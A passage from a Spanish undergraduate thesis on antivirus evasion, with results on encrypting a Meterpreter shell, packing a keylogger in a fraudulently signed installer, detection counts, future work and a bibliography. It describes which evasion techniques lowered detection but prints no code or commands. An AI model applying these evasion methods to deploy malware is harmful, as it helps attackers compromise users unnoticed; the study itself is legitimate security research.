Durante las pruebas, observamos que la Shell sin encriptar era detectada al ser descargada en el equipo, lo cual es normal dado que se trata de una Shell de Meterpreter. Sin embargo, después de desactivar las protecciones, encriptarla con la herramienta y volver a activar las protecciones, comprobamos que la Shell no era detectada en el equipo. Durante la ejecución, se complicaba un poco: en ciertas ocasiones, la conexión con el equipo atacante era detectada incluso cuando la Shell estaba encriptada. Esto se debe al comportamiento ampliamente conocido de este tipo de malware por parte de los antivirus.

Lo verdaderamente interesante se revela al analizar las detecciones en los diferentes motores. La Shell sin encriptar era detectada como maliciosa por 56 motores antivirus, lo cual es comprensible debido a su notoriedad. Sin embargo, lo más intrigante ocurre cuando examinamos la Shell encriptada: solo 13 motores la detectan como maliciosa. Esta diferencia significativa evidencia la eficacia de la herramienta de encriptación externa.

Un hallazgo adicional que observamos semanas después de las pruebas es que, en un segundo análisis de los ejecutables, la Shell encriptada era detectada por más de 40 motores antivirus. Esto suele ocurrir porque la muestra ya es pública y los análisis repetitivos provocan que los motores que detectan la muestra aumenten considerablemente, especialmente en el caso de un malware de Meterpreter.

QUINTO CASO PRÁCTICO: EMPAQUETADO DE *KEYLOGGER* CON FIRMA FRAUDULENTA

Para concluir, hemos realizado una prueba de empaquetado de ejecutables, generando un instalador con su correspondiente política de privacidad y la firma de la empresa responsable del ejecutable.

Tras el proceso de empaquetado, instalación y ejecución del *keylogger*, hemos observado que la ejecución fue exitosa sin que los sistemas de detección se activaran. Sin embargo, lo verdaderamente interesante en este caso es el empaquetador. Tras analizarlo, hemos constatado que solo 5 motores antivirus lo detectan como malicioso. Este resultado es bastante positivo, y el proceso de ejecución simula perfectamente la instalación de un programa legítimo. De esta manera, no solo evita la detección por parte de los antivirus, sino que también minimiza las posibles sospechas que podrían surgir en la víctima.

CONCLUSIONES FINALES

Cualquiera de estos métodos puede ser utilizado en la actualidad, y los atacantes pueden intentar comprometer nuestros equipos mediante estas técnicas. Por lo tanto, debemos estar especialmente alerta. Asimismo, no solo existen estos métodos, sino que también surgirán cada vez más técnicas que permitan a los atacantes infiltrarse en los equipos de los usuarios sin que los sistemas de protección se den cuenta.

Considero que el objetivo del estudio se ha logrado, y estoy muy satisfecho con todo lo que he aprendido durante estos meses de trabajo. Sin duda, este estudio me ayudará a detectar mejor archivos maliciosos en el futuro, y espero que también beneficie a otras personas.

9.1. Trabajo Futuro

Como trabajo a futuro se proponen varias mejoras que se me han ido ocurriendo en el proceso de realización del trabajo y, tanto por circunstancias como por tiempo, no ha dado tiempo a emplear:

- La Shell del primer caso práctico solo imprime por consola la primera línea de respuesta del comando que se ha introducido. Aunque en el archivo .txt se almacena el comando completo, sería interesante perfeccionar la Shell para que devuelva todas las líneas de respuesta del comando solicitado.
- Habría sido interesante lograr una reducción en las detecciones del ejecutable camuflado en el tercer caso práctico.
- El *keylogger* tiene la capacidad de detectar sonido, capturas de pantalla e incluso la cámara, pero en el trabajo solo se ha implementado y mostrado la captura de teclas pulsadas en orden. En el futuro, sería muy interesante implementar todas sus funcionalidades.
- Disponer de una cuenta premium de VirusTotal habría sido beneficioso para obtener los mapas de ejecución de los ejecutables. Esta posibilidad se propone como mejora para el futuro.
- Aunque se planteó realizar pruebas con un *Ransomware* real, debido al posible peligro que esto podría implicar para el equipo local, no se llevó a cabo. Sin embargo, en el futuro, sería interesante realizar estas pruebas utilizando un equipo de pruebas adecuado.

- Se sugiere también realizar las pruebas realizadas en los casos prácticos con diferentes antivirus de pago instalados en el PC para observar su comportamiento. Esto podría proporcionar información valiosa sobre la eficacia de las técnicas utilizadas.

Apéndice A

Manual de Instalación

Se ha preparado un GitLab con el código utilizado por si se desea probar los casos prácticos en la siguiente URL:

- https://gitlab.com/hector.torgon31/trabajo-de-fin-de-grado

Bibliografía

[1] *¿Cómo determinar qué tipo de codificación / encriptación se ha utilizado?* URL: https://laseguridad.online/questions/50/como-determinar-que-tipo-de-codificacion-encriptacion-se-ha (visitado 13-05-2024).

[2] *¿Cómo usar Joe Sandbox?* URL: https://keepcoding.io/blog/como-usar-joe-sandbox/ (visitado 15-05-2024).

[3] *¿Qué es CVE?* URL: https://www.tarlogic.com/es/glosario-ciberseguridad/cve/ (visitado 20-10-2023).

[4] *¿Qué es el ciberataque a Solarwinds?* URL: https://www.zscaler.es/resources/security-terms-glossary/what-is-the-solarwinds-cyberattack (visitado 10-11-2023).

[5] *¿Qué es el ransomware WannaCry?* URL: https://www.kaspersky.es/resource-center/threats/ransomware-wannacry (visitado 09-11-2023).

[6] *¿Qué es la Encriptación de Datos? Definición, Tipos y Buenas Prácticas.* URL: https://kinsta.com/es/base-de-conocimiento/que-es-la-encriptacion/ (visitado 13-05-2024).

[7] *¿Qué es Meterpreter?* URL: https://keepcoding.io/blog/que-es-meterpreter/ (visitado 03-05-2024).

[8] *¿Qué es MITRE?* URL: https://www.mitre.org/who-we-are/our-story (visitado 29-11-2023).

[9] *¿Qué hace un antivirus para detectar el malware?* URL: https://www.incibe.es/empresas/blog/hace-antivirus-detectar-el-malware (visitado 11-11-2023).

[10] *¿Qué leyes regulan la ciberseguridad en la Unión Europea y en España?* URL: https://www.signaturit.com/es/blog/que-leyes-regulan-la-ciberseguridad-en-la-union-europea-y-en-espana/ (visitado 13-05-2024).

[11] *10 incidentes de seguridad de la última década que definen la industria.* URL: https://cso.computerworld.es/alertas/10-incidentes-de-seguridad-de-la-ultima-decada-que-definen-la-industria (visitado 08-11-2023).

[12] *15 mejores antivirus para pequeñas y grandes empresas en 2022.* URL: https://blog.hubspot.es/website/mejores-antivirus-empresas (visitado 10-05-2024).

[13] *17 Best Vulnerability Assessment Scanning Tools.* URL: https://phoenixnap.com/blog/vulnerability-assessment-scanning-tools (visitado 13-05-2024).

[14] *7 Best Vulnerability Scanning Tools & Software for 2024.* URL: https://www.esecurityplanet.com/networks/vulnerability-scanning-tools/ (visitado 10-05-2024).

[15] *AMSITrigger v3 & Chimera: Más herramientas de ofuscación y bypass de AMSI en Windows.* URL: https://www.elladodelmal.com/2021/05/amsitrigger-v3-chimera-mas-herramientas.html (visitado 15-05-2024).

[16] *Análisis de malware: qué es y cómo se aplica.* URL: https://newformacion.com/seguridad-2/analisis-malware/ (visitado 19-05-2024).

[17] *ANÁLISIS DE UN RANSOMWARE DE CIFRADO*. URL: http://www.securitybydefault.com/2015/06/analisis-de-un-ransomware-de-cifrado.html (visitado 19-05-2024).

[18] *awesome-executable-packing*. URL: https://github.com/packing-box/awesome-executable-packing/blob/main/README.md (visitado 02-05-2024).

[19] *BOE-A-2023-22767*. URL: https://www.boe.es/diario_boe/txt.php?id=BOE-A-2023-22767 (visitado 13-05-2024).

[20] *bypass-av*. URL: https://github.com/topics/bypass-av (visitado 26-11-2023).

[21] *C/C++ for Visual Studio Code*. URL: https://code.visualstudio.com/docs/languages/cpp (visitado 13-05-2024).

[22] *ciberataque a marriott el segundo mas grande de la historia*. URL: https://daasel.com/ciberataque-a-marriott-el-segundo-mas-grande-de-la-historia/ (visitado 11-11-2023).

[23] *Cifrado (criptografía)*. URL: https://es.wikipedia.org/wiki/Cifrado_(criptograf%C3%ADa) (visitado 19-05-2024).

[24] *Cima 6 Técnicas avanzadas de ofuscación el malware en el dispositivo*. URL: https://sensorstechforum.com/es/advanced-obfuscation-techniques-malware/ (visitado 13-05-2024).

[25] *Código de Derecho de la Ciberseguridad*. URL: https://www.boe.es/biblioteca_juridica/codigos/codigo.php?id=173&modo=2&nota=0&tab=2 (visitado 13-05-2024).

[26] *Cómo configurar un entorno virtual para hacer pruebas con malware*. URL: https://www.welivesecurity.com/la-es/2017/03/30/entorno-virtual-pruebas-con-malware/ (visitado 13-05-2024).

[27] *Como descubrir el tipo de cifrado o codificado de un texto*. URL: https://medium.com/hacking-info-sec/como-descubrir-el-tipo-de-cifrado-de-un-texto-encriptado-78d3a6f0bc2f (visitado 13-05-2024).

[28] *Cómo los ciberdelincuentes intentan eludir la protección antivirus*. URL: https://www.kaspersky.es/resource-center/threats/combating-antivirus (visitado 11-11-2023).

[29] *Detecciones VirusTotal Caso 1 inyección*. URL: https://www.virustotal.com/gui/file/0a3404e0e25a5081f0e5e01db6c104cf5349a362109e850e51f6a7642bdb2267/details (visitado 13-05-2024).

[30] *Detecciones VirusTotal Caso 1 shell*. URL: https://www.virustotal.com/gui/file/986406338314730cb7c0802b66df40cf5b30a4388ad385a511e0e020a63636ef (visitado 13-05-2024).

[31] *Detecciones VirusTotal Caso 2*. URL: https://www.virustotal.com/gui/file/eb409f88fc3e6dfbedf2af7938655906cec1ac0fdcd624ec2606d62d3b01bb17?nocache=1 (visitado 13-05-2024).

[32] *Detecciones VirusTotal Caso 3 ejecutable*. URL: https://www.virustotal.com/gui/file/c6bb12b5b08ee51ddc6c4934880fcf30b6e6d0da95138dbd054ef1bc9e100247 (visitado 13-05-2024).

[33] *Detecciones VirusTotal Caso 3 encriptado*. URL: https://www.virustotal.com/gui/file/3ffbe6294afb870ff810b1f826bf64bf4b4bac4521c9c034e64d55402ea87b21 (visitado 13-05-2024).

[34] *Detecciones VirusTotal Caso 3 sin encriptar*. URL: https://www.virustotal.com/gui/file/117d675bcdefa744ef009c70749b022204d5fc08eb5177ffaf1d5e7662840889 (visitado 13-05-2024).

[35] *Detecciones VirusTotal Caso 4 encriptado*. URL: https://www.virustotal.com/gui/file/d99a295ae399313ff362c48badf97b0b79c6a3ed82d78a8fdff6949b147feb83 (visitado 13-05-2024).

[36] *Detecciones VirusTotal Caso 4 sin encriptar*. URL: https://www.virustotal.com/gui/file/253cfd9b1b17540905804ff4a507203b7d978de6a41f32b090402fa5b4dee45a (visitado 13-05-2024).

[37] *Detecciones VirusTotal Caso 5 empaquetado*. URL: https://www.virustotal.com/gui/file/636bd0043f9caa8818b1d2d8db3ef5f6ac7243e905f5246b759c319395516eb2 (visitado 13-05-2024).

[38] *El encriptado informático: así se protege la comunicación*. URL: https://www.ionos.es/digitalguide/servidores/seguridad/todo-sobre-los-metodos-de-encriptado/ (visitado 26-11-2023).

[39] Parvez Faruki et al. «A Survey and Evaluation of Android-Based Malware Evasion Techniques and Detection Frameworks». En: *Information* 14.7 (2023). ISSN: 2078-2489. DOI: 10.3390/info14070374. URL: https://www.mdpi.com/2078-2489/14/7/374.

[40] *FireEye Vs. SentinelOne: Endpoint Security Heavyweight*. URL: https://comparemaniac.com/fireeye-vs-sentinelone/ (visitado 10-05-2024).

[41] *Hacking Etico: Técnicas de Bypass y Evasión de Antivirus*. URL: https://www.udemy.com/course/hacking-etico-tecnicas-de-bypass-y-evasion-de-antivirus/ (visitado 28-04-2024).

[42] *hasherezadeprocess_ghosting*. URL: https://github.com/hasherezade/process_ghosting (visitado 20-11-2023).

[43] *Herramientas gratis para monitorizar y analizar tráfico de red*. URL: https://www.solvetic.com/page/recopilaciones/s/seguridad/herramientas-gratis-monitorizar-analizar-trafico-de-red (visitado 11-05-2024).

[44] *How 'Process Ghosting' works*. URL: https://andreafortuna.org/2021/06/18/how-process-ghosting-works/ (visitado 20-11-2023).

[45] *How Sandbox Security Can Boost Your Detection and Malware Analysis Capabilities*. URL: https://www.bitdefender.com/blog/businessinsights/how-sandbox-security-can-boost-your-detection-and-malware-analysis-capabilities/ (visitado 15-05-2024).

[46] *Inno Setup Downloads*. URL: https://jrsoftware.org/isdl.php (visitado 13-05-2024).

[47] *LA MAYORÍA DE LAS PANDILLAS DE RANSOMWARE USARON ESTE EMPAQUETADOR PARA ELUDIR EL ANTIVIRUS Y ENCRIPTAR DISPOSITIVOS*. URL: https://noticiasseguridad.com/vulnerabilidades/la-mayoria-de-las-pandillas-de-ransomware-usaron-este-empaquetador-para-eludir-el-antivirus-y-encriptar-dispositivos/ (visitado 26-11-2023).

[48] *Las 11 MEJORES herramientas de escaneo de red (2024)*. URL: https://www.guru99.com/es/ip-network-scanner-tool.html (visitado 11-05-2024).

[49] Sidney M. L. Lima et al. «Next-generation antivirus endowed with web-server Sandbox applied to audit fileless attack». En: *Soft Comput.* 27.3 (ago. de 2022), págs. 1471-1491. ISSN: 1432-7643. DOI: 10.1007/s00500-022-07447-4. URL: https://doi.org/10.1007/s00500-022-07447-4.

[50] *Los 7 Mejores Analizadores de red y Sniffers para windows y Linux*. URL: https://www.locurainformaticadigital.com/2018/03/02/7-mejores-analizadores-de-red-sniffers-windows-y-linux/ (visitado 11-05-2024).

[51] *Los principios fundamentales de los antivirus: virus, firmas, desinfección*. URL: https://www.kaspersky.es/blog/signature-virus-disinfection/9298/ (visitado 29-11-2023).

[52] *Malware analysis sandbox aggregation: Welcome Tencent HABO!* URL: https://blog.virustotal.com/2017/11/malware-analysis-sandbox-aggregation.html (visitado 15-05-2024).

[53] *Marriott: un ataque informático deja expuestos los datos de 500 millones de clientes del grupo hotelero*. URL: https://www.bbc.com/mundo/noticias-46404767 (visitado 11-11-2023).

[54] *Microsoft Windows security vulnerability – 'BlueKeep' (CVE-2019-0708)*. URL: https://www.cyber.gov.au/about-us/alerts/microsoft-windows-security-vulnerability-bluekeep-cve-2019-0708 (visitado 10-11-2023).

[55] *NORMATIVA DE CIBERSEGURIDAD EN ESPAÑA*. URL: https://ciberseguridad.com/normativa/espana/ (visitado 13-05-2024).

[56] *Process Doppelgänging meets Process Hollowing in Osiris dropper*. URL: https://www.malwarebytes.com/blog/news/2018/08/process-doppelganging-meets-process-hollowing_osiris (visitado 26-11-2023).

[57] *Process Injection: Process Hollowing.* URL: https://attack.mitre.org/techniques/T1055/012/ (visitado 26-11-2023).

[58] *Python 3.10 Documentation.* URL: https://docs.python.org/es/3.10/ (visitado 28-04-2024).

[59] *Python Package Index.* URL: https://pypi.org/ (visitado 01-05-2024).

[60] *Qué son los metadatos: definición, tipos y ejemplos.* URL: https://www.docunecta.com/blog/que-son-los-metadatos (visitado 11-11-2023).

[61] *Real Decreto 817/2023: Entorno Controlado de Pruebas para la Inteligencia Artificial.* URL: https://redigital.economistas.es/real-decreto-817-2023 (visitado 13-05-2024).

[62] *Vulnerabilidad crítica en Apache Struts.* URL: https://unaaldia.hispasec.com/2017/03/vulnerabilidad-critica-en-apache-struts.html (visitado 10-11-2023).

[63] *What does Wingrayware _confidence_ 70 %(D) mean?* URL: https://www.reddit.com/r/antivirus/comments/wbbfrb/what_does_wingrayware_confidence_70d_mean/ (visitado 29-07-2022).

[64] *What is Cuckoo?* URL: https://cuckoo.readthedocs.io/en/latest/introduction/what/ (visitado 15-05-2024).